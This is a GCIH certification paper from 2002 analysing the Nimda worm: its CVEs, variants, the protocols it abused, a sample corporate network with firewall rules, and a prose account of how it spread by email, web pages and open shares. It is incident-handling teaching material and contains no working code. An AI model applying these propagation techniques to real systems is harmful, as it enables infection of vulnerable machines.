GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper


Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

NIMDA a WORM WITH CONNECTIONS



March 2002

Name: Harry Thompson
Log-On ID: thompsh001

Title: NIMDA a WORM WITH CONNECTIONS
Submission: Practical assignment for GCIH
Course: GIAC Certified Incident Handler (GCIH)
Method: On-Line from SANS GIAC Gateway "http://giactc.giac.org/cgi-bin/momgate"
Version: GCIH-version 2.0 (Revised August 13, 2001)
Started October 26, 2001

© SANS Institute 2000 - 2005 Harry L. Thompson Author retains full rights.

© SANS Institute 2000 - 2005, Author retains full rights.

Note on references and navigation:

When the reader finds an "end note" reference, like this [1], that he or she would like to look up, just double click on the number in brackets and this will take you to the end of the document where the reference can be read. This works in reverse as well, double click on the end note to move back to the place in the document that you come from. Most references at the end of the document are hyperlinks to Web pages that work properly.

© SANS Institute 2000 - 2005, Author retains full rights.

PART I THE EXPLOIT

- **Introduction**

This document is intended to explain the actions and exploits used by the worm "NIMDA", and to show the recommended steps that should be taken to protect against malicious code infection. For the purpose of consistency Nimda will be referred to in this document as "the worm". The author of the worm named Nimda was a clever person to say the least. Nimda spelled backwards is "admin". Some have called this the smartest worm ever.

Nimda is classified as a parasitic program worm / virus, in the wild. It can also be described as a self contained "network worm" or set of programs that spreads copies of itself over a network without any action required by the user. It uses commands that fool the targeted software into allowing access, and privilege elevation exploits to gain more control over the victim's machine. It also does damage to the infected host, by modifying registry, data and operating system files. In the worst of cases, the disk(s) affected should be re-formatted and software reinstalled.

- **Name of Exploit(s) and CVE Numbers**

Name: NIMDA Worm

CVE(s) that relate to the Nimda worm are listed below.

- CVE-2000-0884 "Web Server Folder Traversal" vulnerability." Microsoft IIS 4.0 and 5.0 allows remote attackers to read documents outside of the web root, and possibly execute arbitrary commands, via malformed URLs that contain UNICODE encoded characters, alias the "Web Server Folder Traversal" vulnerability. [1]

- CVE-2001-0333: "Directory Traversal" vulnerability in IIS 5.0 and earlier allows remote attackers to execute arbitrary commands by encoding, ".." (dot dot) and "\" characters twice. [2]

- CVE-2001-0154 IE "MIME Attachment Execution" vulnerability. "HTML e-mail feature in Internet Explorer 5.5 and earlier allows attackers to execute attachments by setting an unusual MIME type for the attachment, which Internet Explorer does not process correctly." [3]

- CVE-2000-0854 "Office 2000 dll Execution" vulnerability. "When a Microsoft Office 2000 document is launched, the directory of that document is first used to locate DLL's such as riched20.dll and msi.dll, which could allow an attacker to execute arbitrary commands by inserting a Trojan Horse DLL into the same directory as the document." [4]

- CERT-"CA-2001-26" Advisory specifically for Nimda Worm [5]

© SANS Institute 2000 - 2005 Author retains full rights.

• Operating Systems

Microsoft Windows 95, 98, ME, NT and 2000 workstation (client) all versions,

Microsoft Windows NT and 2000 (server)

Note: In the network attacked as described herein affected OS include Windows 98, NT 4.0, NT 5.0 and 2000, both NT server and Win 2000 Server.

• Protocols/Services/Applications

Protocols,

TCP/IP (Transmission Control Protocol/Internet Protocol)

HTTP (Hyper Text Transfer Protocol)

SMTP (Simple Mail Transfer Protocol)

TFTP (Trivial File Transfer Protocol)

UDP (User Datagram Protocol)

ARP (Address Resolution Protocol)

SMB (Server Message Block)

CIFS (Common Internet File System)

Services MIME, Shell, MAPI, Microsoft IIS 4.0, Microsoft IIS 5.0, Personal Web Server, NetBIOS

Applications Internet Explorer, Windows Explorer, Outlook, Word for Windows

• Brief Description

The worm, primarily takes advantage of poorly maintained Microsoft software running on computers that are connected to a network. Computers that are easily compromised by Nimda include; PCs running vulnerable Internet Explorer, servers running vulnerable Internet Information Server (IIS), computers that are configured with insecure “shares” and computers that have not been cleaned to get rid of "root.exe" that was left behind by “Code Red II” or Sadmind worms.

Email: Nimda on an infected machine will collect email addresses, through the MAPI service then it sends multiple messages containing copies of its code as an attachment named

© SANS Institute 2000 - 2005, Author retains full rights.

(readme.exe) to all the email addresses it has collected. Infection is accomplished automatically by the worm if the user is running a vulnerable version of Internet Explorer and views or previews the infected message. A use can become infected by double clicking on the attachment.

© SANS Institute 2000 - 2005, Author retains full rights.

Web: IIS Web Servers are affected by Nimda in several ways. The worm sends out repeated "GET" attacks in several different forms to find a vulnerable IIS server on any network it can reach. First if the software running on the server has previously been compromised by the "Code Red II" worm. Secondly, if the server is vulnerable to any one of several Microsoft exploits used by Nimda to gain assess. It then uses that newly compromised system to spread its infection. Nimda can also infect a vulnerable user's machine when that user visits the Web pages being displayed by the infected server. This is a function of a vulnerable Internet Explorer on the victim's machine.

Windows Shares

Depending on the configuration set up by the system administrator a user can have read, write, add, delete and execute privileges on any given file system, drive, file or folder. Lets' say that Nimda has infected one machine on a network, it then looks for unprotected "shares" on other machines. If it finds a share that has no password it uses this "open share" to copy itself to, and infect the new machine and then the newly infected machine becomes the host of the worm for subsequent attacks inside the new network.

Aliases

Some of the better know aliases for the worm are Concept4, Code Rainbow, Minda and W32/Minda-A. To illustrate the many aliases of Nimda see below. According to Network Associates, McAfee Virus Information Library identified below as (NAV) the following are some if not all of the aliases for the Nimda worm.
I-Worm.Nimda (AVP), I-Worm.Nimda.E (AVP) , Nimda (F-Secure), Nimda.c (F-Secure), Nimda.d (F-Secure) , Nimda.e (F-Secure), W32.Nimda.A@mm (NAV), W32.Nimda.C@mm (NAV), W32.Nimda.D@mm (NAV) , W32.Nimda.E@mm (NAV) , W32/Minda@MM, W32/Nimda-C (Sophos), W32/Nimda.a@MM, W32/Nimda.eml, W32/Nimda.htm, W32/Nimda@MM, Win32.Nimda.A@mm (AVX), Win32.Nimda.E (CA) [6]

• Variants of Nimda

Another variant of Nimda was discovered on October 29th 2001.
At http://www.incidents.org/diary/october01/103001.php#1 the SANS gives a description of the new variant of Nimda called W32.Nimda.E@mm." This variant is distinguished by these three items:

- The attachment received has been changed to: Sample.exe
- The dropped .dll file is now: Httpodbc.dll
- The worm now copies itself the \Windows\System folder as Csrss.exe instead of mmc.exe."
- The attachment name has changed to Sample.exe and it now uses the file name "httpodbc.dll" instead of "ADMIN.DLL".
- Instead of copying itself to the Windows\system folder as mmc.exe it now copies itself as csrss.exe. [7]

The Network Associates have a list of variants of Nimda since September 18, they are listed below;
Update November 09, 2001 A new variant was recently discovered (some call it Nimda.G) which functions the same as the .D and .E variant. The 4163-4169 DATs detect this as a variant of W32/Nimda@MM. Update October 29, 2001 -A new variant was discovered today (some call it Nimda.D while others refer to it as Nimda.E) which functions much the same as the original version. The 4162 DATs (or greater) detect this variant as W32/Nimda.a@MM. Update October

© SANS Institute 2000 - 2005 Author retains full rights.

26, 2001 ---The risk assessment was lowed to Medium due to a reduction in prevalence. Update October 12, 2001 A new variant was discovered today which functions much the same as the original version. Detection is included in the current DAT release. This variant is considered to be a LOW risk. Update October 5, 2001 A new variant was discovered today which functions much the same as the original version. However this variant is packed with a PE packer and the filenames README.EXE and README.EML are replaced with PUTA!!.SCR and PUTA!!.EML respectively. Detection for this new variant is included the 4165 DAT release. This variant is considered to be a LOW risk. [8]

• References

McAfee.com, Inc - W32/Nimda.gen@MM
http://vil.nai.com/vil/content/v_99209.htm

F-Secure Inc. - F-Secure Virus Descriptions
http://www.f-secure.com/v-descs/nimda.shtml

SANS Incidents.org - NIMDA Worm/Virus Report -- Final
Last Update: October 3, 2001 8:00 AM CDT
http://www.incidents.org/react/nimda.pdf

SANS Incidents.org, on Variants of Nimda
http://www.incidents.org/diary/october01/103001.php#1

Rain Forest Puppy has been very helpful with explanations of technical details and general security issues. My deepest gratitude is extended to him.
http://www.wiretrip.net/rfp/pages/contact.asp/i1/

CERT - Coordination Center on Nimda Worm
http://www.cert.org/advisories/CA-2001-26.html

© SANS Institute 2000 - 2005 Author retains full rights.

PART II THE ATTACK

- **Description and Diagram of the Network**




Diagram of the Network

The diagram of the Network attacked is a simplified simulation of the actual network. Due to restrictions placed on the publishing of actual hardware and software, the network is discussed with reference to probable components, and likely software. Also the ACLs and Firewall rules are likely for a representative network.

My company has a huge network infrastructure. Information Technology is comprised of five departments of 2500 employees, serving 40,000 users. The company has undergone a dramatic evolution in the last five years from an IBM mainframe network of 2500 users to a client server environment using Microsoft as its primary operating system for workstation and Web, and DNS server applications. When the Nimda attack was contained, analysis found many versions and patch levels of NT and W2K servers and workstations existed. Systems such as IDS and virus scanning software, firewalls routers are discussed in the appropriate sections of this document.

© SANS Institute 2000 - 2005 Author retains full rights.

Looking at the above diagram, let's follow a typical email inbound route. The network's perimeter router would pass the message. The firewall has an allow rule for SMTP inbound to port 25, so email is passed through to a specific hardened IP address, and then on to the SIMS mail server. The SIMS email server has no content filter set to block this traffic, nor does the network virus scanning appliance (box) "McAfee WebShield" know to quarantine it.
The antivirus vendor has not written a detection signature for this worm because they have not seen it in the wild before. The intrusion detection systems, IDS, would have no way to detect this worm because it is contained in the mail message as an attachment. So nothing happens until some unsuspecting user receives an email message.

When an infection of a system occurs, the tranquility of the network will dramatically change. Soon after Nimda infects a new system it will start probing the network on port 80 using the first few octets of the IP address where it resides to find the closest vulnerable computer. This probing action should be picked up by a network IDS and generate an alarm. **Note**; you can find more information about what the network scanning appliance in this section, under "How to Protect against Malicious Software like Nimda" page 24.

Network in General

Some of the "Network in General" information is referenced from the Practical assignment for John Pistilli for the GISO certification, see applicable end notes.

The Internet Cloud feeds external routers from duel Internet Service Provides (ISP), however only one is shown for simplicity sake. Our company runs a Microsoft Windows 200 network using Dynamic Host Configuration Protocol, (DHCP).

Outbound traffic is allowed through port 80 for Internet and port 25, for email.

Inbound Traffic is refused unless it is part of an internally initiated connection session.
Open ports allow traffic to our servers on port 80, which allows the world to see our web pages these servers are not included on the diagram and are situated in a DMZ segregated from the internal network. Our Intranet servers run on NT with IIS. Ports blocked to inbound traffic are 23, telnet, and port 22. [9]

External Routers on the diagram are simulated to be Cisco routers running ISO12.9
The external, routers have the following ACLs.

Permit tcp any host web server e.g. 80, permit tcp any host web server established
Permit tcp any host list server e.g. 25, permit tcp any host list server established
Permit tcp any host ftp server e.g. 20, permit tcp any host ftp server e.g. 21
Permit tcp any host ftp server established[10]

© SANS Institute 2000 - 2005, author retains full rights.

FIREWALL GENERAL

Network Associates, Gauntlet 5.0 Firewall IP Packet Filter - running on Solaris 2.6 Blocks traffic based on a specific Web address (IP address) or type of application (e-mail, ftp, Web, etc.), which is associated with a port number.

NA Gauntlet 5.0 Firewall Proxy Server running on Solaris 2.6. Proxy rules are set to block assess to Internet sites that could be dangerous or nonproductive. Also called a "proxy" or "application level gateway," it is an application that breaks the connection between sender and receiver. All input is forwarded out a different port, closing a straight path between two networks and preventing a cracker from obtaining internal addresses and details of a private network.
Proxy servers are available for common Internet services; for example, an HTTP proxy is used for Web access, and an SMTP proxy is used for e-mail. Our Proxies employ network address translation (NAT), which presents one organization-wide IP address to the Internet. It funnels all user requests to the Internet and distributes responses back out to the appropriate users. Proxies may also cache Web pages, so that the next request can be obtained locally. [11]

Access Control
The following is an excerpt from several parts of the company policy statement of 114 pages in length.

All unnecessary services disabled.
The minimum default settings for user ID passwords **must** be:
Minimum password length: 6
Force periodic changes: YES
Require unique passwords: YES
Days between changes: 35 days recommended; 90 days maximum.
Grace login limit: 5 attempts Login accounts will lockout after three bad password attempts.
Logging in as 'root' across the network is not permitted.
Login accounts are only to be given to authorized members of the company and approved contractors.

Computer Use Policy
Acceptable use form the follows is required to be signed by every employee and contractor.
In consideration of being authorized by the Company (hereinafter referred to as "Company") to use and access Company computer and communications facilities and resources (hereinafter referred to as "Company facilities and resources", I agree to comply with the conditions set forth in paragraphs (a) through (i) below:
(a) Use of and access to Company facilities and resources is provided only for Company business. I will use or access Company facilities and resources only in ways that are cost effective and in the Company's best interest. I will not attempt to use or access resources or data that I have not been authorized to use or access.
(b) When a user ID is assigned to me I will change the password so that it is not easily guessed. I will not share, write down, electronically store (without strong encryption), or otherwise disclose the password, authentication code, or any other device associated with any user ID assigned to me. I will take precautions to ensure that no other person makes use of any Company facilities and resources with any of my user IDs.

© SANS Institute 2000 - 2005, Author retains full rights.

(c) All data stored on or originating from, and all communications transmitted or received using, Company facilities and resources are considered the property of the Company. Such data and communications are subject to monitoring or review by authorized personnel designated by Company Management. The term "private" as referred to in operating systems, application software or electronic mail does not refer to personal privacy of an individual's data or mail. I also acknowledge that my use of or access to Company facilities and resources may be monitored at any time to assure that such use or access is in compliance with these conditions.
(d) Company information in any form shall be safeguarded. I will not copy, or distribute to others, any Company sensitive information except as authorized. I will not upload, publish, transmit or otherwise disclose any such information concerning the Company, its operations and activities, on or through non-Company networks without prior approval of authorized Company Management.
(e) I will respect and observe the customs, traditions, and laws of the Kingdom of Saudi Arabia and other countries where The Company has computer assets. I will not use Company facilities and resources to access any computer data or computer site, or send or knowingly receive any electronic transmission that contains political, religious, pornographic, indecent, abusive, defamatory, threatening, illegal, or culturally offensive materials. I will report any such material with the source or the site name of such material to the concerned organization.
(f) I will not use Company facilities and resources for unauthorized access to**,** interference with or disruption of any software, data, hardware or system available through Company facilities and resources. I will use standard Company procedures to check all downloaded files for viruses or destructive code prior to using the files on Company facilities and resources.
(g) I will not copy or download any material or any portion thereof protected by copyright without proper authorization from the copyright owner.
(h) I will not connect or use any channel of communication not authorized in compliance with Company Policies and Standards. For any situation in which I am uncertain of what behavior is expected of me in regard to using or accessing Company facilities and resources, I will contact the concerned organization.
(i) I acknowledge that any violations of the above paragraphs (a) through (h) may result in disciplinary action including loss of computer access authorization, termination of my employment, my contract or my employer's contract, legal action or other measures, as appropriate.

FIREWALL APPLICATION RULES – INBOUND

The firewalls external IP address will be configured to accept Internet e-mail.
The firewall will be configured to use a TCP proxy, for port 25 the mail is directed to the Internet mail hosts through the network virus scanner.
The firewall will be configured to drop all ICMP mask_reply, timestamp_reply and redirect_reply packets.
The firewall will be configured to drop all inbound TCP/UDP connection attempts except TCP port 25.
The firewall will be configured to permit ICMP for Company workstations only. [12]

FIREWALL APPLICATION RULES – OUTBOUND

The firewall will be configured to permit HTTP/URI, outbound TCP connections, with no port

© SANS Institute 2000 - 2005 Author retains full rights.

restrictions, for all internal devices.
The firewall will be configured to permit HTTPS/URI outbound TCP connections for all internal devices.
The firewall will be configured to permit port 20, 21, 23 outbound TCP connections for all internal devices.
The firewall will be configured to permit port 22 outbound TCP connections for the Company only.
The Internet mail exchanger will be permitted outbound TCP connections on port 25.
The firewall will be configured to deny outbound UDP connections for all internal devices.
The firewall will be configured to permit ICMP for Company workstations only.
The firewall will be configured to use the HIDE mode of NAT for all internal private class 'A' and class 'C' IP addresses. The firewall configuration has a DENY ALL rule, any service not expressly permitted is forbidden. [13]

INTERNAL ROUTERS

Cisco Internal Routers run Unix Solaris 2.6 and are configured using Network Address Translation (NAT), which allows one IP address, to be shown to the outside world, and refers to many IP addresses internally. Sometimes referred to as a single "internal hardened IP address".
Permit ip any host firewall, permit tcp any host web server eq 80,
Permit tcp any host web server established, permit tcp any host list server eq 25,
Permit tcp any host list server established.
Permit tcp any host ftp server eq 20, permit tcp any host ftp server eq 21, permit tcp any host ftp server established[14]

• Protocol Description

TCP/IP (Transmission Control Protocol/Internet Protocol), Nimda used this "Internet" protocol in several parts of its attack. It uses TCP/IP anytime it looked or (scanned) for vulnerable IIS servers. When a vulnerable user visited a Nimda infected site it was TCP/IP that directed the user to that site. See the section "How the Exploit Works section for more details."

HTTP (Hyper Text Transfer Protocol) is used by web servers and web browsers to transfer hypertext in the form of Hyper Text Markup Language (HTML), across networks. Nimda used this protocol to when infecting workstations through a vulnerable Internet Explorer browser. This protocol uses TCP Port 80. See the section "How the Exploit Works section for more details."

SMTP (Simple Mail Transfer Protocol) is the network protocol used by most computers to send and receive electronic mail. SMTP is one of the TCP/IP protocols and it uses TCP Port 25. Nimda carried its own SMTP engine to send itself in the form of an attachment to an email message called "readme.exe". See the section "How the Exploit Works section for more details."

TFTP (Trivial File Transfer Protocol) uses UDP Port 69User Datagram Protocol (UDP) is used when reliable delivery and error checking are not required. An example would be streaming video or audio where lost packets are ignored. Nimda used this protocol to download the file

© SANS Institute 2000 - 2005 Author retains full rights.

"Admin.dll" a renamed copy of itself from the infected host machine to the new victim.

© SANS Institute 2000 - 2005, Author retains full rights.

NetBIOS: (Network Basic Input/Output System) Nimda uses NetBIOS in a Microsoft network to propagate through unsecured files or network shares. These shares can be referred to as NetBIOS shares. NetBIOS allows applications on different computer to communicate over a network. IBM created NetBIOS and NetBIOS was adopted by Microsoft and integrated into the Windows platforms as a primary protocol for communication. (Ports TCP 137-139 and 445)[15]
Also from the techweb on NetBIOS; is the native networking protocol in DOS and Windows networks. Although originally combined with its transport layer protocol (NetBEUI), NetBIOS today provides a programming interface for applications at the session layer (layer 5). NetBIOS can ride over NetBEUI, its native transport, which is not routable, or over TCP/IP and SPX/IPX, which are routable protocols. NetBIOS computers are identified by a unique 15-character name, and Windows machines (NetBIOS machines) periodically broadcast their names over the network so that Network Neighborhood or My Network Places can catalog them. For TCP/IP networks, NetBIOS names are turned into IP addresses via manual configuration in an LMHOSTS file or a WINS server. There are two NetBIOS modes. The Datagram mode is the fastest mode, but does not guarantee delivery. It uses a self-contained packet with send and receive name, usually limited to 512 bytes. If the recipient device is not listening for messages, the datagram is lost. The Session mode establishes a connection until broken. It guarantees delivery of messages up to 64KB long.[16]


SMB (Server Message Block) the file sharing protocol in DOS, OS/2 and earlier versions of Windows. SMB originated with the NetBIOS protocol used in early DOS networks. In the 1996/97 time frame, SMB evolved into CIFS. [17]
SMB is also utilized by SAMBA on Linux machines / NAS devices and Nimda can spread to a SAMBA share as well if you have mappings to the disks. It won't actually infect the hosting machine as it would on MS platform but it still will propagate there. [18]
(SaMBa) Software that allows a UNIX server to act as a file server to Windows clients. Samba is a free, open source implementation of the CIFS file sharing protocol, which evolved from SMB, hence the SMB in SaMBa. Samba runs under Linux, FreeBSD and other UNIX variants. It can be used with any modern PC as well as other hardware, but due to its efficiency, it also lends itself to old 486s that are recycled to serve as inexpensive file, print and backup servers in a Windows environment.[19]

CIFS (Common Internet File System) the file sharing protocol used in Windows. It evolved out of the SMB (Server Message Block) protocol in DOS, which is why the terms CIFS/SMB and SMB/CIFS are sometimes seen together. The word "Internet" has little relevance. It stems back to the 1996/97 time frame when Microsoft submitted CIFS to the IETF, but that draft has expired. [20]

ARP (Address Resolution Protocol) This protocol is used at the Data Link layer to resolve the IP address to the MAC address for a machine on an Ethernet network.
TeckWeb says: The ARP protocol is used to obtain a node's physical address. A client station broadcasts an ARP request onto the network with the IP address of the target node it wishes to communicate with, and the node with that address responds by sending back its physical address so that packets can be transmitted. ARP returns the layer 2 address for a layer 3 address, [.21]
Nimda used this protocol when it caused local ARP flooding in a network that had several infected machines. [22]

© SANS Institute 2000 - 2005, Author retains full rights.

- **How the Exploit Works**



(1.) - Company employee connects to an infected site, using the HTTP allow rule through the firewall port 80.

(2) - The web pages and the Nimda code are downloaded to the unsuspecting user. [Index.asp + readme.eml].

Explanation of Web Attack

Most everyone in my Company agrees the Nimda infestation first occurred, through a user visiting a web site on an infected Internet or Intranet server. The user on the right has a vulnerable "IE" Browser, and navigates to a Nimda infected website on the left. She is allowed to do this because the Firewall rule "allows" outbound HTTP requests through the Firewall on Port 80. Her outbound HTTP request is represented by (http:// GET /Index.asp) where GET is the request to the web site for "index.asp". This is not a complete HTTP request, but a shortened representation. The worm opens a new window on the visitor's browser, and hides this new window from view. The worm uses this hidden page to download an infected file it has created called "readme.eml" which is a renamed copy of itself. When Nimda gets into a Web server it does a search of all local drives and finds the files named INDEX, DEFAULT and MAIN with the extensions .HTML, .ASP or .HTM. INDEX, DEFAULT and MAIN are usually the first pages a user will see when connecting to the home page of a web site. The Worm makes copies of itself by encoding these files using a multipart MIME encoding scheme. To this file it adds a piece of JavaScript that will control the browser's pop up window in such a way as to hide it from the IE user's view. This vulnerability is directly related to the "Automatic Execution of Embedded MIME Types" vulnerability for Internet Explorer 5.1, Service Pack 1 or earlier. [23]

© SANS Institute 2000 - 2005 Author retains full rights.

- **Description and Diagrams of the Attack**

Email Propagation

Nimda creates an email message with two "Multipurpose Internet Mail Extension" (MIME) type sections. The first is of the type 'text/html' and is empty; the second part is of the type "audio/x-wav." The MIME type audio/x-wave attachment is a disguise for the excitable attachment called "readme.exe" that contains the worm. A user of Outlook email client or Outlook Express can be infected by viewing or previewing the message if the Internet Explorer running on their machine is vulnerable or if they double click on the attachment. [24]
